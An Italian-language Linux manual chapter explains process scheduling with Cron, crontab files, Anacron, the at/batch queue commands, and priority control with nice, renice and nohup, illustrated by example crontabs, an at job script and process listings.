[1] Indipendentemente dal fatto che il demone '**`cron`**' necessiti o meno di essere avvisato.

Cron, dai nomi dei loro autori. Nelle sezioni seguenti si fa riferimento in particolare al sistema Cron di Paul Vixie. [2]

Vedere *cron(1)*, *crontab(1)* (o *crontab(8)*) e *crontab(5)*.

44.1.1 # cron (Vixie)

```
cron
```

'**`cron`**' è un demone funzionante sullo sfondo (*background*) che si occupa di interpretare i file crontab collocati in '`/var/spool/cron/crontabs/`' oltre a uno speciale, '`/etc/crontab`', il cui formato è leggermente diverso.

Dal momento che la sostanza del funzionamento di questo programma sta nell'interpretazione dei file crontab, le altre notizie sul suo utilizzo sono riportate in occasione della presentazione di quei file.

44.1.2 $ crontab

crontab [*opzioni*]

'**`crontab`**' permette di creare o modificare il file crontab di un utente determinato. In particolare, solo l'utente '**`root`**' può agire sul file crontab di un altro utente. Di solito, '**`crontab`**' viene utilizzato con l'opzione '**`-e`**' per modificare o creare il file crontab.

I file crontab vengono poi utilizzati dal demone '**`cron`**' che si occupa di eseguire i comandi lì indicati.

Sintassi

crontab [-u *utente*] *file*

Sostituisce il file crontab con il contenuto del file indicato come argomento.

crontab -l [*utente*]

Visualizza il file crontab dell'utente.

crontab -e [*utente*]

Crea o modifica il file crontab dell'utente.

crontab -r [*utente*]

Cancella il file crontab dell'utente.

Utilizzo

$ **crontab -e**

Inizia la modifica del file crontab dell'utente.

$ **crontab -l**

Visualizza il contenuto del file crontab dell'utente. Il suo contenuto potrebbe apparire come nel listato seguente:

```
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.1466 installed on Thu Aug 21 17:39:46 1997)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
10 6 * * * echo "ciao ciao"
```

[2] **Vixie Cron** software libero con licenza speciale

$ **crontab -r**

Elimina il file crontab dell'utente.

44.1.3 /var/spool/cron/crontabs/*

I file contenuti nella directory '`/var/spool/cron/crontabs/`' sono i file crontab degli utenti comuni, creati generalmente attraverso il programma '**`crontab`**'. Ogni utente ha il proprio con il nome corrispondente all'utente stesso; i comandi contenuti al suo interno vengono eseguiti con i privilegi dell'utente proprietario del file crontab.

Le righe vuote sono ignorate e così anche quelle dove il primo carattere diverso da uno spazio lineare (sia spazi veri e propri che caratteri di tabulazione) è il simbolo '**`#`**', che serve così a introdurre dei commenti. Un record significativo può essere un assegnamento di una variabile di ambiente o un comando Cron.

L'assegnamento di una variabile può avvenire nel modo consueto,

nome = *valore*

dove gli spazi attorno al segno di uguaglianza sono facoltativi e il valore assegnato può essere indicato eventualmente con virgolette (singole o doppie).[3]

Il demone '**`cron`**' utilizza una serie di variabili di ambiente per determinare il proprio comportamento. Alcune di queste ricevono un valore predefinito dal demone '**`cron`**' stesso, ma tutte, tranne '**`LOGNAME`**', possono essere modificate attraverso un assegnamento all'interno del file crontab.

- '**`SHELL`**'

  Il valore iniziale è '`/bin/sh`' stabilendo così che i comandi di Cron devono essere eseguiti facendo uso della shell Bourne. [4]

- '**`LOGNAME`**'

  Il valore iniziale è il nome dell'utente e non può essere modificato.

- '**`HOME`**'

  Il valore iniziale è la directory personale dell'utente.

- '**`MAILTO`**'

  Non viene preassegnata dal demone '**`cron`**' e se risulta definita, ma non vuota, viene utilizzata per determinare il destinatario dei messaggi di posta elettronica che vengono generati. Se il contenuto di questa variabile è la stringa nulla ('**`""`**'), non viene inviato alcun messaggio. Se la variabile non esiste, il destinatario dei messaggi di posta elettronica è lo stesso utente a cui appartiene il file crontab.

Un file crontab tipico può contenere solo comandi di Cron. Il formato di questo può essere riassunto brevemente nel modo seguente:

data_orario *comando*

Il comando viene eseguito attraverso la shell indicata all'interno della variabile '**`SHELL`**', mentre l'indicazione data-orario si scompone in altri cinque campi.

[3] La possibilità di inserire degli assegnamenti di variabili di ambiente all'interno di un file crontab è una particolarità del sistema Cron di Paul Vixie.

[4] Normalmente, '`/bin/sh`' è un collegamento alla shell predefinita, ovvero a Bash ('`/bin/bash`'), che se avviata così, si comporta in modo compatibile con la shell Bourne.

minuti ore giorni_del_mese mesi giorni_della_settimana

I campi possono contenere un asterisco (‘`*`’) e in tal caso rappresentano ogni valore possibile di quel campo. Per esempio, ‘`* * * * *`’ rappresenta ogni minuto di ogni ora di ogni giorno del mese di ogni mese di ogni giorno della settimana.

A parte il caso degli asterischi, all’interno di questi campi si possono indicare dei valori numerici secondo gli intervalli seguenti:

- minuti -- da 0 a 59;
- ore -- da 0 a 23;
- giorni del mese -- da 1 a 31;
- mesi -- da 1 a 12;
- giorni della settimana -- da zero a sette, dove sia zero che sette corrispondono alla domenica.

Per ognuno di questi campi, i valori possono essere indicati in vari modi con diversi significati.

- **Valori singoli**

  Un numero isolato all’interno di un campo indica che il comando deve essere eseguito quando l’orologio del sistema raggiunge quel valore. Per esempio, ‘`10 6 * * *`’ rappresenta esattamente le ore 06:10 di ogni giorno.

- **Intervalli**

  Un intervallo, rappresentato da una coppia di numeri separati da un trattino, indica che il comando deve essere eseguito ogni volta che l’orologio del sistema raggiunge uno di quei valori possibili. Per esempio, ‘`10 6 1-5 * *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di ogni mese.

- **Elenchi**

  Un elenco, rappresentato da una serie di numeri separati da una virgola (senza spazi), indica che il comando deve essere eseguito ogni volta che l’orologio del sistema raggiunge uno di quei valori. Per esempio, ‘`10 6 1-5 1,3,5 *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, marzo e maggio.

  Gli elenchi possono essere anche combinati con gli intervalli. Per esempio, ‘`10 6 1-5 1-3,5-7 *`’ rappresenta esattamente le ore 06:10 dei primi cinque giorni di gennaio, febbraio, marzo, maggio, giugno e luglio.

- **Passo**

  Invece di indicare momenti precisi, è possibile indicare una ripetizione o un passo. Questo può essere rappresentato con una barra obliqua seguita da un valore e indica che il comando deve essere eseguito ogni volta che è trascorsa quella unità di tempo. Per esempio, ‘`*/10 6 * * *`’ rappresenta le ore 06:10, 06:20, 06:30, 06:40, 06:50 e 06:00. In pratica, corrisponde a ‘`0,10,20,30,40,50 6 * * *`’.

  Il passo può essere combinato opportunamente con gli intervalli. Per esempio, ‘`0-30/10 6 * * *`’ rappresenta le 6:00’, le 6:10’, le 6:20’ e le 6:30. In pratica, corrisponde a ‘`0,10,20,30 6 * * *`’.

Quello che appare dopo i cinque campi dell’orario viene interpretato come un comando da eseguire. Più precisamente, viene considerato tale tutto quello che appare prima della conclusione della riga o di un segno di percentuale (‘`%`’). Quello che eventualmente segue dopo il primo segno

di percentuale viene interpretato come testo da inviare allo standard input del comando stesso. Se all'interno del testo da inviare appaiono altri segni di percentuale, questi vengono trasformati in codici di interruzione di riga.

Segue un esempio commentato di file crontab tratto da *crontab(5)*.

```
# Utilizza «/bin/sh» per eseguire i comandi, indipendentemente da
# quanto specificato all'interno di «/etc/passwd».
SHELL=/bin/sh

# Invia i messaggi di posta elettronica all'utente «tizio»,
# indipendentemente dal proprietario di questo file crontab.
MAILTO=tizio

# Esegue 5 minuti dopo la mezzanotte di ogni giorno.
5 0 * * *       $HOME/bin/giornaliero >> $HOME/tmp/out 2>&1

# Esegue alle ore 14:15 del primo giorno di ogni mese.
# L'output viene inviato tramite posta elettronica all'utente «tizio».
15 14 1 * *     $HOME/bin/mensile

# Esegue alle 22 di ogni giorno lavorativo (da lunedì al venerdì).
# In particolare viene inviato un messaggio di posta elettronica a «caio».
0 22 * * 1-5    mail -s "Sono le 22" caio%Caio,%%è ora di andare a letto!%

# Esegue 23 minuti dopo mezzanotte, dopo le due, dopo le quattro,...,
# ogni giorno.
23 0-23/2 * * * echo "Ciao ciao"

# Esegue alle ore 04:05 di ogni domenica.
5 4 * * 0       echo "Buona domenica"
```

44.1.4 /etc/crontab

Il file '`/etc/crontab`' ha un formato leggermente diverso da quello dei file crontab normali. In pratica, dopo l'indicazione dei cinque campi data-orario, si inserisce il nome dell'utente in nome del quale deve essere eseguito il comando indicato successivamente.

Nell'esempio seguente, tutti i comandi vengono eseguiti per conto dell'utente '**`root`**', ovvero, vengono eseguiti con i privilegi di questo utente.

```
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# Run any at jobs every minute
* * * * * root [ -x /usr/sbin/atrun ] && /usr/sbin/atrun

# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 1 * * * root run-parts /etc/cron.daily
02 2 * * 0 root run-parts /etc/cron.weekly
02 3 1 * * root run-parts /etc/cron.monthly

# Remove /tmp, /var/tmp files not accessed in 10 days (240 hours)
41 02 * * * root /usr/sbin/tmpwatch 240 /tmp /var/tmp

# Remove formatted man pages not accessed in 10 days
39 02 * * * root /usr/sbin/tmpwatch 240 /var/catman/cat?
```

Una parte dell'esempio mostrato è abbastanza comune nelle varie distribuzioni GNU e merita una spiegazione aggiuntiva. A metà dell'esempio appare l'avvio del comando '**`run-parts`**' a cadenza oraria, giornaliera, settimanale e mensile. Per esempio, la direttiva

```
01 * * * * root run-parts /etc/cron.hourly
```

avvia il comando '**run-parts /etc/cron.hourly**' ogni ora. '**run-parts**' è un programma (a volte realizzato in forma di script) che avvia tutti gli eseguibili contenuti nella directory indicata come argomento; per cui, '**run-parts /etc/cron.hourly**' serve ad avviare tutto quello che c'è nella directory '`/etc/cron.hourly/`'.

Nella propria distribuzione GNU, il nome utilizzato per questo programma potrebbe essere diverso, così come i nomi delle directory, ma ciò che conta è comprendere che per inserire un'elaborazione nei momenti più comuni, basta mettere il programma o lo script relativo nella directory che rappresenta la cadenza desiderata. Questo, tra le altre cose, permette di realizzare dei pacchetti applicativi con tutto ciò che serve per fare in modo che il sistema Cron si preoccupi di loro nel modo corretto (senza dover intervenire manualmente nei file crontab).

Una realizzazione molto semplice di '**run-parts**' in forma di script potrebbe essere simile a quella seguente:

```
#!/bin/sh

for I in $1/* ; do
    if [ -x $I ]; then
        $I
    fi
done

exit 0
```

44.1.5 /etc/cron.d/*

Alcune distribuzioni GNU introducono una variante al Cron di Paul Vixie, estendendo il crontab di sistema ai file contenuti nella directory '`/etc/cron.d/`'. Questi file sono altrettanti crontab con la stessa sintassi di '`/etc/crontab`', che vengono scanditi assieme a quello principale. L'utilità di questo sta nel fatto di evitare che i pacchetti che si installano debbano modificare il file crontab di sistema, limitandosi a gestire il proprio file particolare nella directory '`/etc/cron.d/`'.

44.2 Anacron

Cron è un sistema di pianificazione adatto principalmente per gli elaboratori che restano in funzione ininterrottamente per molto tempo; infatti, se non si accende mai l'elaboratore nell'intervallo di tempo in cui sarebbe previsto l'avvio di elaborazioni a cadenza giornaliera, settimanale o mensile, queste verrebbero automaticamente escluse. Per risolvere il problema e per garantire l'avvio di quelle elaborazioni, si può utilizzare Anacron. [5]

Anacron è un sistema di pianificazione molto semplice, che permette soltanto di programmare l'esecuzione di elaborazioni determinate a cadenza giornaliera, o a multipli di giorni. La sua logica è molto semplice: utilizza un file di configurazione, '`/etc/anacrontab`', concettualmente analogo al crontab di Cron, in cui si indica semplicemente l'intervallo in giorni per l'esecuzione di processi determinati. Per mantenere memoria di ciò che è stato fatto, utilizza dei file nella directory '`/var/spool/anacron/`', annotando in che giorno ha eseguito un certo job per l'ultima volta.

Questo sistema è gestito in pratica dall'eseguibile '**anacron**', che si comporta normalmente come un demone, che resta in funzione solo per il tempo necessario a completare il suo lavoro: il giorno successivo, dovrà essere riavviato.

[5] **Anacron** GNU GPL

44.2.1 /etc/anacrontab

Il file '`/etc/anacrontab`' si utilizza per configurare il comportamento di Anacron. Il file può contenere la definizione di alcune variabili di ambiente, così come si farebbe con una shell Bourne, quindi è composto da una serie di record (righe), che descrivono i vari job da gestire. Come nel caso dei file crontab normali, le righe bianche e quelle vuote vengono ignorate; nello stesso modo sono ignorate le righe che iniziano con il simbolo '`#`'.

n_giorni n_minuti_ritardo nome_attribuito_al_job comando

I record che definiscono i job di Anacron sono composti da campi separati da spazi bianchi di qualunque tipo:

1. il primo campo è un numero che esprime la cadenza in giorni con cui deve essere eseguito il comando;
2. il secondo campo è un altro numero che esprime un ritardo in secondi, che deve essere atteso prima di cominciare;
3. il terzo campo attribuisce un nome al job;
4. l'ultimo campo è il comando corrispondente al job e, in questo caso particolare, può contenere spazi.

Il significato dei campi dovrebbe essere abbastanza logico. In particolare, il ritardo viene stabilito per evitare che in un certo momento possano essere messi in funzione simultaneamente troppi processi, tenendo conto che è normale inserire l'avvio di Anacron all'interno della stessa procedura di inizializzazione del sistema.

È necessario attribuire un nome a ogni record (il job, secondo questa logica), per permettere a Anacron di annotarsi quando il comando relativo viene eseguito, in modo da determinare ogni volta se il tempo previsto è scaduto o meno.

La definizione di variabili di ambiente può essere necessaria, specialmente quando si prevede l'avvio di Anacron in modo automatico, attraverso la procedura di inizializzazione del sistema; in tal caso diventa fondamentale attribuire un valore alle variabili '**`SHELL`**' e '**`PATH`**'. Si osservi l'esempio seguente:

```
# /etc/anacrontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

1       5       cron.daily      run-parts /etc/cron.daily
7       10      cron.weekly     run-parts /etc/cron.weekly
30      15      cron.monthly    run-parts /etc/cron.monthly
```

Oltre alla definizione delle variabili, si può vedere la dichiarazione di tre job che riguardano l'esecuzione di altrettanti comandi a cadenza giornaliera, settimanale e mensile. I tre job vengono avviati a distanza di cinque minuti uno dall'altro e anche il primo di questi attende cinque minuti per sicurezza. Si intuisce che questa pianificazione si affianchi a quella del crontab di sistema, in modo da garantire l'esecuzione degli script contenuti nelle directory '`/etc/cron.daily`', '`/etc/cron.weekly`' e '`/etc/cron.monthly`'.

44.2.2 $ anacron

```
anacron [opzioni]
```

L'eseguibile '**anacron**' è quello che svolge in pratica il lavoro di gestione del sistema Anacron. Può essere avviato anche da utenti comuni, ma in generale questo non si fa, lasciando che sia la stessa procedura di inizializzazione del sistema a preoccuparsene.

Quando viene avviato, si mette normalmente a funzionare sullo sfondo, disimpegnandosi dal processo che lo ha avviato (diventando figlio del processo principale); quindi legge il file di configurazione e controlla nella directory '`/var/spool/anacron/`' quando è stata l'ultima volta che ha eseguito ogni job previsto; di conseguenza avvia i comandi relativi ai job scaduti, aggiornando i file relativi nella stessa directory. L'avvio di questi comandi avviene di norma rispettando il ritardo indicato nel file di configurazione. Al termine, l'eseguibile '**anacron**' termina di funzionare.

Di solito, Anacron viene gestito direttamente dalla procedura di inizializzazione del sistema; in tal caso, è normale che l'eseguibile sia avviato con l'opzione '**-s**', che fa in modo di mettere in serie l'esecuzione dei job. In pratica, si evita che venga avviato un altro job prima che sia terminata l'esecuzione di quello precedente.

Per evitare conflitti tra Anacron e Cron, quando potrebbe essere consentito a Cron di eseguire le stesse elaborazioni, conviene fare in modo che Cron «avvisi» Anacron nel momento in cui queste vengono svolte. In pratica, si utilizza l'opzione '**-u**' di '**anacron**', con la quale si ottiene proprio questo: aggiornare le date annotate nei file contenuti nella directory '`/var/spool/anacron/`'. Per comprendere meglio la cosa, si pensi alla situazione tipica, ovvero quella in cui si predispongono le solite directory '`/etc/cron.daily/`', '`/etc/cron.weekly/`' e '`/etc/cron.monthly/`', che devono contenere gli script da eseguire con cadenza giornaliera, settimanale e mensile, da parte di Cron o Anacron, indifferentemente. Per evitare che Anacron rifaccia quello che potrebbe avere già fatto Cron, si mette lo script '**0anacron**' in ognuna di queste directory (lo zero iniziale garantisce che questo sia il primo script a essere avviato). Nel caso si '`/etc/cron.daily/0anacron`', il contenuto potrebbe essere:

```
#!/bin/bash

anacron -u cron.daily
```

Questo dice a Anacron di aggiornare la data abbinata al job '**cron.daily**', in modo da evitare di ripeterne l'esecuzione prima del necessario; inoltre, questo script non crea problemi a Anacron stesso, nel momento in cui dovesse essere avviato come parte del comando relativo a un job.

44.3 At

L'esecuzione di un'elaborazione può essere necessaria una volta sola in una data e in un orario stabilito, oppure quando l'attività del sistema è ridotta. Anche se in generale la gestione della pianificazione dei processi è gestita dal sistema Cron, per questo scopo particolare gli si affianca il sistema At. [6]

A seconda dei casi, può trattarsi di un sottosistema di pianificazione dipendente da Cron, oppure può essere gestito da un demone indipendente: nel primo caso viene gestito dal programma '**atrun**', che a sua volta viene avviato periodicamente (di solito una volta al minuto) da Cron; nel secondo caso si fa affidamento sul demone '**atd**' che non interferisce in alcun modo con Cron.

Per verificare in che modo è organizzata la propria distribuzione GNU a proposito di At, si può osservare il file crontab di sistema, oppure quello dell'utente '**root**'; in alternativa si può

[6] **At** GNU GPL

osservare l'albero dei processi (con '**pstree**') per vedere se c'è in funzione il demone '**atd**'. Naturalmente, nel caso di gestione attraverso il demone '**atd**', dovrebbe esserci anche uno script che si occupa di avviarlo e di fermarlo nell'ambito della procedura di inizializzazione del sistema ('`/etc/init.d/atd`' o simile).

'**atrun**' o '**atd**' eseguono dei job accodati su diversi tipi di code dai programmi '**at**' e '**batch**'. Queste code sono classificate per importanza (priorità) attraverso una lettera alfabetica: le lettere minuscole si riferiscono a job accodati da '**at**', mentre quelle maiuscole rappresentano job accodati da '**batch**'.

La differenza tra questi due comandi sta nel fatto che il primo accoda job da eseguire in un momento determinato, mentre con il secondo, questi vengono eseguiti non appena l'attività del sistema raggiunge un livello sufficientemente basso da non disturbare l'esecuzione di processi più importanti.

Le code di questi job si trovano normalmente all'interno di '`/var/spool/cron/atjobs/`'.

L'utilizzo di '**at**' e '**batch**' può essere controllato attraverso due file: '`/etc/at.allow`' e '`/etc/at.deny`'. Se esiste '`/etc/at.allow`', solo gli utenti elencati al suo interno possono utilizzare '**at**' e '**batch**'. Se '`/etc/at.allow`' non esiste, viene preso in considerazione '`/etc/at.deny`' e gli utenti elencati al suo interno non possono utilizzare '**at**' e '**batch**'. Se questi due file non esistono, allora non si pongono limiti all'utilizzo di questi programmi.

44.3.1 Ambiente

Quando si decide di fare eseguire un comando in un momento successivo a quello attuale, si presenta il problema di definire l'ambiente in cui questo dovrà trovarsi. In linea di massima si può dire che si fa riferimento alla stessa situazione in cui ci si trova nel momento in cui si accoda il job. Si tratta dell'identità dell'utente (il numero UID), della directory corrente, della maschera dei permessi (per la creazione dei file) e delle variabili di ambiente. In particolare, le variabili '**TERM**', '**DISPLAY**' e il parametro '**$_**' non mantengono il loro valore originale.

44.3.2 Restituzione dell'output

Quando si pianifica l'esecuzione di un comando in un momento successivo, si ha il problema di stabilire dove debba essere diretto il suo output. Sarebbe buona norma indicarlo già nel comando, per esempio ridirigendo sia lo standard output che lo standard error in un file. Se qualcosa sfugge, l'output non ridiretto viene inviato all'utente che ha accodato il job attraverso un messaggio di posta elettronica (più precisamente attraverso '`/bin/mail`').

44.3.3 $ at

`at` [*opzioni*] *orario*

Il programma '**at**' permette di pianificare, in un certo orario, l'esecuzione di un comando attraverso la shell predefinita, corrispondente a '`/bin/sh`'. Il comando o i comandi da eseguire vengono ricevuti dallo standard input, oppure da un file se ciò è specificato attraverso le opzioni.

L'orario di esecuzione può essere specificato in vari modi, anche combinando alcune parole chiave che in generale si riferiscono ai termini e alle abitudini dei paesi di lingua inglese.

Orari

Segue un elenco di ciò che può essere utilizzato ragionevolmente in ambito internazionale.

hhmm [AM|PM] | *hh*:*mm* [AM|PM]

Specifica un orario espresso in ore e minuti. Il simbolo '**:**' di separazione tra le due cifre che rappresentano le ore e quelle dei minuti, è facoltativo. L'utilizzo delle sigle '**AM**' e '**PM**' non è consigliabile: in generale, è preferibile esprimere gli orari utilizzando la notazione internazionale di 24 ore.

A un orario si possono aggiungere due indicazioni ulteriori: '**today**' (oggi); '**tomorrow**' (domani).

mmggaa | *mm*/*gg*/*aa* | *gg*.*mm*.*aa*

Una data può essere espressa con un gruppo di sei cifre, separate eventualmente da una barra obliqua ('**/**'), usando la sequenza mese-giorno-anno, oppure utilizzando il punto ('**.**') come separatore, usando la sequenza giorno-mese-anno.

`now`

La sigla '**now**' viene usata per definire il momento attuale e si combina normalmente con una definizione di ritardo.

momento_di_partenza + *quantità_del_ritardo* *unità_di_tempo*

Questa forma permette di stabilire un ritardo nell'avvio dei processi a partire dal momento indicato come riferimento. Il momento iniziale può essere '**now**' che si riferisce al momento presente, oppure un orario preciso. La durata del ritardo viene espressa da un numero che rappresenta una quantità definita subito dopo: '**minutes**' (minuti); '**hours**' (ore); '**days**' (giorni); '**weeks**' (settimane).

Alcune opzioni

`-q` *coda*

Permette di definire la coda. Si tratta di una lettera alfabetica minuscola, dalla '**a**' alla '**z**' e dalla '**A**' alla '**Z**'. La coda predefinita di '**at**' è quella corrispondente alla lettera '**a**', mentre quella di '**batch**' è quella della lettera '**b**'. Se si utilizzano lettere successive, i compiti associati riceveranno un valore nice maggiore.

`-m`

Attraverso il sistema di posta elettronica, invia un messaggio all'utente che ha accodato la richiesta quando il compito è stato svolto.

`-f` *file*

Legge i comandi da eseguire da un file, invece che dallo standard input.

`-l`

Si comporta come '**atq**' e informa dei job in coda.

`-d`

Si comporta come '**atrm**'.

`-v`

Riguarda il funzionamento in modalità '**atq**' e permette di conoscere l'orario di esecuzione.

`-c` *job*...

Emette attraverso lo standard output il contenuto della coda associata al numero, o ai numeri di job indicati. Viene in pratica emesso il contenuto del file che costituisce la coda associata al job indicato.

Esempi

```
$ at -f routine 13:30 + 3 days
```

Esegue i comandi contenuti nel file '`routine`', fra tre giorni, alle ore 13:30.

$ **at 15:00 tomorrow**

Eseguirà domani alle ore 15:00 i comandi che verranno inseriti di seguito (si conclude con una combinazione [*Ctrl+d*]).

$ **at 10:00 10.11.99**

Il 10 novembre 1999 alle ore 10:00 eseguirà i comandi da specificare successivamente.

44.3.4 $ batch

batch [*opzioni*] [*orario*]

'**batch**' è normalmente un collegamento all'eseguibile '**at**'. Quando '**at**' viene avviato usando il nome '**batch**', i compiti associati vengono eseguiti non appena il livello di carico del sistema diventa ragionevolmente basso da permetterlo. In pratica, si può anche indicare un momento particolare (un orario), ma l'esecuzione avverrà solo quando il sistema avrà un'attività ridotta.

44.3.5 $ atq

atq [*opzioni*]

'**atq**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atq**', emette l'elenco dei job in coda. Se viene specificata una coda attraverso l'opzione '**-q**', si limita a fare l'analisi di quella in particolare.

44.3.6 $ atrm

atrm *job*...

'**atrm**' è normalmente un collegamento al programma '**at**'. Quando '**at**' viene avviato usando il nome '**atrm**', elimina dalla coda i job specificati nella riga di comando.

44.3.7 Analisi di un esempio

L'esempio seguente dovrebbe permettere di comprendere il meccanismo attraverso cui viene registrata la situazione dell'istante in cui si accoda un job. L'intenzione è quella di fare eseguire il programma '**ls**', alle ore 16:30, nella directory corrente nel momento in cui si accoda il job, generando il file '`esempio`' (nella stessa directory) con l'output ottenuto. L'utente che accoda il comando è '**tizio**'.

$ **at 16:30**[*Invio*]

warning: commands will be executed using /bin/sh

at> **ls > ./esempio**[*Invio*]

at> [*Ctrl+d*]

Job 1 at 1999-09-22 16:30

A questo punto si può dare un'occhiata alla coda.

$ **atq**[*Invio*]

```
1       1999-09-22 16:30 a tizio
```

Con i privilegi dell'utente '**`root`**', è possibile dare un'occhiata all'interno della directory '`/var/spool/cron/atjobs/`' per scoprire che è stato creato uno script, in questo caso denomianto '**`a0000400ee8c66`**'. Segue il listato del suo contenuto.

```
#!/bin/sh
# atrun uid=1001 gid=1001
# mail  tizio 0
umask 2
HZ=100; export HZ
HOSTNAME=tizio; export HOSTNAME
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
MACHTYPE=i486-pc-linux-gnu; export MACHTYPE
MAIL=/var/spool/mail/tizio; export MAIL
LANG=it_IT.ISO-8859-1; export LANG
LOGNAME=tizio; export LOGNAME
SHLVL=1; export SHLVL
HUSHLOGIN=FALSE; export HUSHLOGIN
HOSTTYPE=i486; export HOSTTYPE
OSTYPE=linux-gnu; export OSTYPE
HOME=/home/tizio; export HOME
PATH=:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11; export PATH
LESSCHARSET=latin1; export LESSCHARSET
cd /home/tizio || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
ls > ./esempio
```

Nella prima parte viene definita la maschera dei permessi attraverso il comando '**`umask`**'.

```
umask 2
```

Quindi seguono una serie di assegnamenti di variabili esportate che riproducono l'ambiente del momento in cui il job è stato sottoposto.

```
HZ=100; export HZ
HOSTNAME=tizio; export HOSTNAME
PS1=\\u@\\h:\\w\\\$\ ; export PS1
USER=tizio; export USER
...
```

Al termine, prima dell'esecuzione dei comandi richiesti, viene eseguito lo spostamento nella directory che, nel momento in cui si sottoponeva il job, era quella corrente. Se l'operazione fallisce viene interrotto lo script.

```
cd /home/tizio || {
         echo 'Execution directory inaccessible' >&2
         exit 1
}
```

44.4 Priorità

La priorità di esecuzione di un processo può essere modificata attraverso il valore nice che viene sommato, in modo algebrico, al valore di questa.

Quando si parla di priorità occorre però fare attenzione al contesto: di solito, un valore basso significa precedenza (quindi priorità) rispetto ai valori superiori. Spesso però si parla di priorità maggiore o minore in maniera impropria: quando si consulta della documentazione in cui si fa riferimento al concetto di priorità bisogna fare bene attenzione a non confondersi.

Dal momento che il valore nice viene sommato alla priorità, se nice è pari a zero non altera la priorità di esecuzione di un processo, se ha un valore positivo ne rallenta l'esecuzione, se invece ha un valore negativo ne accelera il funzionamento.

Alcuni programmi ricevono dal sistema un valore di priorità particolarmente basso per motivi fisiologici di funzionamento del sistema stesso. Il pretendere di portare agli stessi livelli di priorità altri programmi potrebbe comportare il blocco del sistema operativo. In pratica, anche se si tenta di dare a un processo un valore nice negativo, spesso il sistema non reagisce con un'eguale diminuzione del valore della priorità. Inoltre, solo l'utente '**`root`**' può attribuire ai processi valori nice inferiori a zero.

Di solito quindi, il valore nice viene usato per ridurre la velocità di esecuzione di un processo in modo da alleggerire l'impiego di risorse da parte dello stesso. Spesso si combina questa tecnica assieme all'utilizzo di elaborazioni sullo sfondo.

A fianco del problema della modifica della priorità di esecuzione di un programma c'è quello di mantenere in funzione un programma anche dopo la disconnessione del terminale dal quale questo viene avviato.

44.4.1 $ nice

`nice` [*opzioni*] [*comando* [*argomenti*]]

Esegue un comando con un valore nice diverso dal normale. Minore è questo valore, maggiori saranno le risorse (in termini di rapidità di esecuzione) che il sistema gli concede. L'esecuzione senza alcun argomento visualizza il livello attuale del valore nice. Se viene specificato il nome di un comando, ma non viene indicato il livello di variazione (*adjustment*), il valore nice del comando indicato come argomento sarà incrementato di 10 rispetto al valore attuale. Il livello di variazione può andare da un minimo di -20 a un massimo di +19, ma solo l'utente '**`root`**' può attribuire variazioni negative. [7]

Alcune opzioni

`-n` *variazione*

Definisce esplicitamente il livello di variazione del valore nice da attribuire al comando da eseguire.

44.4.2 $ renice

`renice` *priorità* [[`-p`] *pid*...] [[`-g`] *pid_di_gruppo*...] [[`-u`] *utente*...]

'**`renice`**' [8] modifica il valore nice di uno o più processi. È possibile indicare un processo singolo, un processo che faccia capo a un gruppo (un processo dal quale discendono altri processi), oppure tutti i processi che appartengono a un certo utente.

Opzioni

`-p` *pid*

Indica esplicitamente che si fa riferimento a un processo singolo, indicato attraverso il numero PID.

`-g` *pid_di_gruppo*

[7] **GNU shell programming utilities** GNU GPL

[8] **Renice** UCB BSD

Indica un processo, attraverso il numero PID, riferendosi anche a tutti i suoi processi discendenti.

`-u` *utente*

Indica che si fa riferimento a tutti i processi avviati con i privilegi dell'utente indicato per nome.

44.4.3 $ nohup

`nohup` *comando* [*argomenti*]

Esegue un comando facendo in modo che questo non sia interessato dai segnali di interruzione di linea ('**`SIGHUP`**'). In questo senso, '**`nohup`**' permette di avviare dei processi che non devono interrompersi nel momento in cui l'utente che li avvia termina la sua sessione di lavoro (chiude la connessione con il terminale). Naturalmente, questo ha senso se i programmi vengono avviati sullo sfondo. [9]

In base a questo principio, cioè quello per cui si usa '**`nohup`**' per avviare un programma sullo sfondo in modo che continui a funzionare anche quando l'utente si scollega, la priorità di esecuzione viene modificata, aumentando il valore nice di cinque unità.

Il comando indicato come argomento non viene messo automaticamente sullo sfondo, per ottenere questo occorre aggiungere il simbolo '**`&`**' (e-commerciale) alla fine della riga di comando. Quando il comando indicato come argomento utilizza il terminale per emettere l'output, sia lo standard output che lo standard error vengono ridiretti verso il file '`./nohup.out`', oppure, se i permessi non lo consentono, verso il file '`~/nohup.out`'. Se questo file esiste già i dati vengono aggiunti.

Esempi

Segue un esempio che mostra come si comporta '**`nohup`**'. Si comincia dall'avvio di una nuova copia della shell Bash nel modo seguente:

$ **`bash`**[*Invio*]

Viene avviato sullo sfondo il programma '**`yes`**' e il suo output viene semplicemente ridiretto verso '`/dev/null`':

$ **`nohup yes > /dev/null &`**[*Invio*]

```
[1] 1304
```

Il processo corrispondente ha il numero PID 1304. Si controlla lo stato dei processi attraverso '**`ps`**':

$ **`ps`**[*Invio*]

```
  PID TTY STAT  TIME COMMAND
...
 1304   1 R N  1:55 yes
...
```

Dalla colonna '**`STAT`**' si può osservare che '**`yes`**' ha un valore nice positivo (si osserva per questo la lettera '**`N`**'). Si controlla lo stato dei processi attraverso '**`pstree`**':

$ **`pstree -p`**[*Invio*]

```
init(1)-+-...
        |
        ...
```

[9] **GNU shell programming utilities** GNU GPL

```
        |-login(370)---bash(387)---bash(1303)-+-pstree(1341)
        |                                     `-yes(1304)
        ...
```

Si può osservare che '**yes**' è un processo figlio della shell Bash (l'eseguibile '**bash**') avviata poco prima. Si conclude l'attività della shell provocando un segnale di interruzione di linea per i processi che dipendono da questa:

$ **exit**[*Invio*]

Si controlla nuovamente lo stato dei processi attraverso '**pstree**':

$ **pstree -p**[*Invio*]

```
init(1)-+-...
        |
        ...
        |-login(370)---bash(387)---pstree(1359)
        ...
        |-yes(1304)
        ...
```

